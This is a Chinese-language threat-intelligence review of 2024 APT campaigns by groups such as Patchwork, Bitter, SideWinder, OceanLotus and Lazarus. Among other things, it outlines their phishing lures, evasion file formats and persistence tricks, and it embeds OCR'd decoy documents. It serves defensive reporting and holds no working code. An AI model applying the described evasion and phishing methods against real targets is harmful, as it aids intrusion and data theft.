2024年是全球大选年，超过70个国家或地区举行选举，影响全球超一半人口，在国家利益的驱动下，各方APT势力暗流涌动：Storm-1516组织利用AI工具生成虚假视频，通过社交媒体传播虚假信息，试图影响舆论和美国选举结果；APT42冒充新闻媒体和非政府组织、伪造合法服务针对与拜登和特朗普有关联的数人开展定向攻击；欧盟选举前夕，APT29使用WINELOADER新后门变体，以基民盟为主题的诱惑来针对德国政党，APT28则利用受控路由器组网，使用CVE-2023-23397漏洞攻击德国目标。


APT42-记者警告以她名义发送的鱼叉式网络钓鱼电子邮件

俄乌战争持续僵持

2024年，俄乌冲突延续，随着支持乌克兰的北约团体不断扩充，俄罗斯面临的政治和军事压力增大。在此背景下，俄罗斯与乌克兰及北约成员国之间的网络战进一步加剧。俄背景的APT28、APT29、Sandworm、Gamaredon对乌克兰及北约成员国发起大规模的攻击活动，攻击面扩充到包含Android、IOS等移动端的全部操作系统平台，此外俄背景的Turla通过使用Amadey、Andromeda僵尸网络开展秘密的间谍活动。另一方面，乌克兰及亲乌的多方黑客组织均对俄频繁发动大规模的攻击活动，攻击目标覆盖俄罗斯政府、军队、能源、运输等各个方面的行业目标。

中东事态再升级

2024年，巴以冲突持续，战火在中东各国扩展延烧，以色列与伊朗相互袭击，黎巴嫩真主党与以色列冲突升级，各种APT攻击事件轮番上演：黎巴嫩寻呼机、对讲机爆炸疑似是以色列8200部队和摩萨德的联合行动；Handala亲伊朗组织声称入侵了以色列雷达系统；APT34使用Veaty和Spearal恶意软件以及被动IIS后门攻击伊拉克、阿联酋及其他海湾地区；APT35使用与以色列-哈马斯战争有关的诱饵，以记者和其他知名人士为幌子与目标建立联系，取得信任后投递MediaPl后门木马。



伊朗APT发布虚假以色列招兵站点

全年重点团伙及攻击事件盘点

南亚

白象（Patchwork）


白象APT组织（Patchwork），也称为 Dropping Elephant、Chinastrats、Monsoon、Sarit、Quilted Tiger、APT-C-09 和 ZINC EMERSON，是一支疑似具有南亚某政府背景的黑客组织，最早攻击活动可追溯到2009年。其攻击目标主要为中国、巴基斯坦、孟加拉国等南亚周边国家的高校、军工、科研等行业，历史上也曾发现该组织对美国智库发起过攻击。

在2024年的网络攻击活动中，白象组织依旧表现得极为活跃，今年攻击的目标主要聚焦在高校、科研、政府以及国央企等行业，尤其是针对高校的攻击频率显著增加。今年白象的攻击手法还是以钓鱼为主，一类是以盗取邮箱账号及密码为主要目的的钓鱼攻击，另一类则是旨在窃取主机信息的木马攻击。

白象常常利用其他高校或科研单位的失陷邮箱账号，针对特定目标定向发送或群发抄送钓鱼邮件，钓鱼邮件的主题往往与时事热点或是被攻击单位的性质密切相关，常以“项目资助”、“国家研发计划”等专业话题为切入点，这些邮件通常携带加密压缩包，以此来增强邮件的可信度，并能有效绕过邮件检测系统，从而提高攻击的成功率。

白象的钓鱼邮件

在邮箱窃密方面，白象组织依旧采用广撒网式的大规模钓鱼策略，通过仿冒官方邮箱登录页面来诱导目标用户输入其邮箱账号和密码。这些敏感数据被发送到攻击者控制的远程服务器，导致了邮箱信息的泄露，还为后续的恶意活动奠定了基础。



白象的钓鱼页面


白象组织在今年的攻击中使用的攻击组件与去年基本一致，初始载荷通常携带伪造的.pdf图标的.lnk文件，点击后会最终加载“Badnews”或“NorthStarC2”远控。木马经常会添加合法数字签名来规避检测，一旦木马成功驻留在目标机器上，攻击者会筛选有价值的目标手动下发另一种远程控制木马，以巩固对目标机器的控制权，二次下发的木马多为开源木马如Async、Quasar等。

使用了拥有合法数字签名的文件

在对内攻击上，白象今年重点针对高校、科研单位攻击，在白象组织发起的木马攻击中，白象组织通常使用政府、高校相关的失陷邮箱或者通过163邮箱仿冒的官方邮箱对外发起攻击，钓鱼邮件中携带有加密的恶意载荷，并在邮件正文中告知目标用户密码。在成功感染后攻击者筛选有价值的受害者下发其他远控木马进行情报刺探。

白象的钓鱼邮件

今年下半年，微步情报局监测发现，白象组织伪造政务外网邮件系统针对国内国央企、高校行业发起攻击，近期白象针对国内的钓鱼攻击活动频繁。攻击者伪造登记表，引诱用户输入邮箱、密码、姓名、国家、电话号码等内容，并将窃取的信息存在后端或者发往其他C2地址。子域名使用到“sasac”*资委等模仿网站，延续白象组织历史攻击资产特征习惯。




部分使用到的钓鱼域名

蔓灵花(Bitter)

蔓灵花(T-APT-17、Bitter)APT组织是一个长期针对中国、巴基斯坦等国家进行攻击活动的APT组织,该APT组织为目前活跃的针对境内目标进行攻击的境外APT组织之一。该组织主要针对政府、军工业、电力、核能等单位进行攻击,窃取敏感资料,具有强烈的政治背景。在今年针对我国的攻击中,蔓灵花组织以投递木马信息窃取为主。

蔓灵花组织在今年的攻击活动中依旧表现得十分活跃,随着南亚方向APT组织对高校单位的关注度显著上升,蔓灵花组织今年也调整了其攻击策略,以往主要针对军工、核能和政府单位,今年开始也将目标延伸到高校单位。


今年的攻击方式依然以钓鱼邮件为主,加载的木马程序基本保持不变,但是攻击者在免杀手法上不断更新升级,迅速跟进流行攻击形式,与以往相比,采用了更为多样化的载荷。除了常用的CHM和LNK文件格式外,攻击者还开始使用PUB、MSC和searchConnector-ms等文件类型,以提高在目标系统中驻留的可能性。



使用了searchConnector-ms的钓鱼邮件

在对内攻击上,2024年下半年,微步情报局监测发现,蔓灵花组织大规模针对国内高校、国央企等单位投递钓鱼邮件,钓鱼诱饵主题常包含高校提案、使馆函件等。国内相关的失陷事件激增。


攻击者使用失陷邮箱向目标发送钓鱼邮件,在邮件中附带有压缩包,并在压缩包内存放带有恶意代码.chm文件,利用wmi和计划任务实现代码执行。



响尾蛇（SideWinder）

响尾蛇APT组织（SideWinder）是一支疑似具有印度政府背景的黑客组织，最早活跃可追溯到2012年。其攻击目标主要为中国、巴基斯坦、孟加拉国等国家的军工、外交、科研高校等相关敏感单位。

响尾蛇组织今年继续保持高频次钓鱼，主要针对周边如巴基斯坦、孟加拉国、斯里兰卡、尼泊尔等国发起攻击，对内攻击事件较少，攻击者通常通过注册仿冒其他厂商的域名或者仿冒官方邮箱向目标发送钓鱼邮件。邮件内常包含仿冒Outlook的邮箱登录页面链接，引诱用户输入邮箱账号和密码，并将窃取的信息回传至C2服务器；或是直接投递恶意文档使用Office远程模板注入的方式诱导用户点击，执行恶意代码。响尾蛇组织投递多种木马，包括 “Warhawk”、“StealerBot”以及开源木马“Netwire”和“CobaltStrike”等。



Visa

Nepal Visa (Tourist Visa and Official/Diplomatic Visa only) related information


S N	Visa	Visa fees in PKR	Process and required documents
1	15 Days Multiple entry visa	PKR. 8,700/-	**Step 1**: Online visa application: Visitors who wish to apply for tourist visa of Nepal can submit an online visa application form available at the following portal: https://nepalipsort.immigration.gov.np/onlinevisa-mission/application. Please complete all required details.
2	30 Days Multiple entry visa	PKR. 14,500/-	**Step 2**: A confirmation slip will be generated at the end of the online visa application process. Please save it for your record as well as for onward processing of your visa application.
			Step 3: Applicant is kindly requested to send the confirmation slip as well as the following documents (in pdf format) to Embassy's email **eonislamabad@mofa.gov.np** or **eonislamabad@gmail.com** :
			a. A copy of bio-page of your passport
			b. A copy of CNIC (for Pakistan Nationals) or national ID

Sidewinder使用的诱饵文档

孔夫子（Confucius）

孔夫子（Confucius）是一个印度背景的APT组织，主要针对的是南亚各国的政府、军事等行业目标进行攻击。该组织早期攻击活动中在恶意代码和基础设施上与Patchwork存在较大重合，但目标侧重有所不同，早期的孔夫子组织一度被认为是白象APT组织的某个分支机构。

从2019年以后，孔夫子APT组织除了不间断的web邮箱钓鱼攻击之外，其他后续的网络攻击活动相对较为零散。今年该组织重新活跃，在国内攻防演练期间，孔夫子组织趁机发起多起鱼叉式网络攻击，主要针对我国大型科技企业、制造业、国央企等国内敏感部门，投递窃密木马实施后续情报刺探。



标志性成果填报模板


成果名称	
项目名称（编号）	
项目类型	☐ 基础前沿 ☐ 重大共性关键技术 ☐应用示范
成效影响	☐ 支持原始创新、解决关键技术和卡脖子问题； ☐ 带动相关领域科学、技术进步和科技创新整体水平提升； ☐ 促进经济、社会、文化发展； ☐ 促进企业成为创新主体、产学研协同创新； ☐ 促进人才培养、学科发展、研发平台建设等创新能力发展。
内容说明：1、预期标志性成果说明；2、阐述成果取得科学突破或解决关键核心技术问题；3、说明成果的转化运用的途径和方式；4、说明成果的转化应用或专项的实施，产生的（预期）效果和影响。 **1、预期标志性成果及当前进展简述（300 字以内）** **2、阐述成果取得科学突破或解决关键核心技术问题（200 字以内）** **3、说明成果的转化运用的途径和方式（200 字以内）** **4、说明成果的转化应用或专项的实施，产生的（预期）效果和影响（200 字以内）**	

Confucius使用的钓鱼文档


SideCopy

SideCopy是被怀疑是来自巴基斯坦的APT组织，自2019年被披露起一直处于活跃，主要目标为印度政府、国防、外交等部门。

24年，SideCopy攻击活动仍以印度各部门为主，其攻击手法为网络钓鱼攻击。其发送包含LNK、PDF等诱饵附件进行鱼叉钓鱼攻击，或仿造站点诱使目标下载远控木马。木马包括FetaRAT、ActionRAT、AllakoreRAT等在内的多款远控。



诱饵文件



虚假站点

东南亚

海莲花

海莲花”，又名APT32和OceanLotus，是越南背景的黑客组织。该组织至少自2012年开始活跃，长期针对中国能源、海事机构、边防机构、卫生部门、海域建设部门、科研院所和航运企业等进行网络攻击。除中国外，“海莲花”的目标还包含全球的政府、军事机构和大型企业，以及本国的媒体、人权和公民社会等相关的组织和个人。“海莲花”是目前东南亚地区最活跃的 APT 组织之一。今年以来，我们观察到海莲花组织的网络攻击活动呈现出一些明显的趋势变化。

首先是攻击目标范围进一步扩大。该组织过去长期将国内高校、军工、能源、科研等行业机构作为主要攻击对象,而今年我们发现，海莲花已将攻击目标蔓延至部分大型科技企业以及国内安全研究人员。这种变化不仅意味着存在针对供应链的攻击风险，也表明该组织正在不断拓展其攻击范围，力图获取更多有价值的信息和技术。

其次是攻击手法的不断升级，初始攻击形式主要以邮件钓鱼和针对暴露在互联网上的防火墙、VPN 服务器和 OA 服务器等进行漏洞利用攻击为主。与以往相比，攻击者在社会工程学和软件漏洞利用方面的技术更加成熟，手段也愈加多样化。他们能够快速发现并利用最新披露的软件漏洞，开发出隐蔽性更强的攻击载荷，从最初的常见 exe 白加黑，到使用新型的 msc、mst、suo 文件规避安全检测，此外，在今年攻击中，攻击者开始利用 WPS 软件的插件机制部署持久化后门、通过投毒项目利用Visual Studio触发远程控制等新颖攻击手段来提高感染成功率。

海莲花发送的钓鱼邮件

在对内攻击上，海莲花组织2024年上半年在针对高校的攻击中，先通过钓鱼邮件或者内网横移的方式获得主机的修改权限，修改wps的ini文件实现了无文件的后门，通过wps自身的插件能力实现恶意代码的执行。

海莲花使用的恶意代码

海莲花下半年频繁针对国内高校、国央企、政府单位钓鱼攻击，这些钓鱼攻击主题与时事热点和专业相关的话题高度挂钩，攻击手段更加精准和有针对性，初始载荷使用到近期新流行的MSC免杀技术，攻击中使用到的CobaltStrike样本和以往攻击活动中捕获到的样本在木马配置方面以及样本技术特点方面与以往高度重合。

美国战略收缩对中东地缘政治的影响

摘要：自奥巴马时代的“战略收缩”以来，美国各届政府在权衡利弊的缓慢过程中逐渐退出中东舞台，十多年以来，中东地区国家经历了由弱到衰、由激进到平静、由依赖大国到独立自主的波浪式发展进程。尤其自俄乌冲突爆发以来，大国在全球的战略竞争加剧，中东国家疲于应对“代理人战争”，且不愿沦为“大国代理人”，以沙特、伊朗、阿联酋、以色列、埃及、土耳其等中东强国为首的国家开始纷纷握手言和，共谋发展。但与此同时，在中东“和解潮”方兴未艾之际，加沙地带爆发十年来未有之大规模伤亡，新一轮巴以冲突再度成为国际热点问题。


关键词：美国；中东；战略收缩；冲突

中图分类号：D815

冷战结束后，美国强大对手苏联的解体使美国顺理成章地成为全球唯一的超级大国，为维护并长期延续其霸主地位，美国在政治、经济、安全等领域利用国际机制推行霸权政策，以扩张军事力量为主在地区寻求盟友。在中东问题上，早在 19 世纪，美国就开始介入中东事务，但直到第二次世界大战后才开始大规模介入[1]。“9·11”事件的爆发理所当然地使得

海莲花使用的诱饵文档

海莲花在年末的发起的攻击行动展现出更高的针对性，利用以往情报收集得到的信息，对特定企业人员实施精准攻击，采用定制化的恶意木马进行定向渗透。同时也以投毒 GitHub 项目的方式来攻击国内安全研究人员。




被投毒的Github项目

东亚


Lazarus

Lazarus 是公认具有朝鲜政府支持背景的APT组织，至少自 2009 年以来一直活跃。Lazarus 攻击目标广泛，当前已发展为包含多个分支机构的复杂黑客团伙。区别于其他APT组织，Lazarus最常见的攻击活动目的为敛财，近十年间，Lazarus对加密货币领域一直保持高度兴趣。2024年，比特币价格大涨，Lazarus针对密币领域的窃密活动愈发猖獗。

Lazarus组织长期在社交平台（如linkedin、X、facebook、gitlab、github、stackoverflow等）发布密币相关的虚假招聘广告或相关项目引诱目标人员，目标人员上钩后，进一步引诱目标人员安装视频面试相关的带毒工具或带毒的密币项目，以此展开密币窃取活动。除了Nukesped、Dtrack等特马之外，Lazarus对于轻量级的Python、Javascript武器库越发青睐，2024年攻击活动中Lazarus大量使用QT6平台开发的下载器，Python、Javascript木马，木马核心功能均为针对主机端加密货币相关程序的定向窃密，目标操作系统包括Windows、Linux、MacOS。



Lazarus伪造的招聘企业官网

